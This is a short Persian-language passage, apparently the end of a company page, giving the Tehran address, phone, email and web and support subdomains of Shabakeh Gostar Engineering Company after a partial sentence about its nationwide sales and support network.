صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار	۴۲۰۵۲ - ۰۲۱
رایانامه	info@shabakeh.net
تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net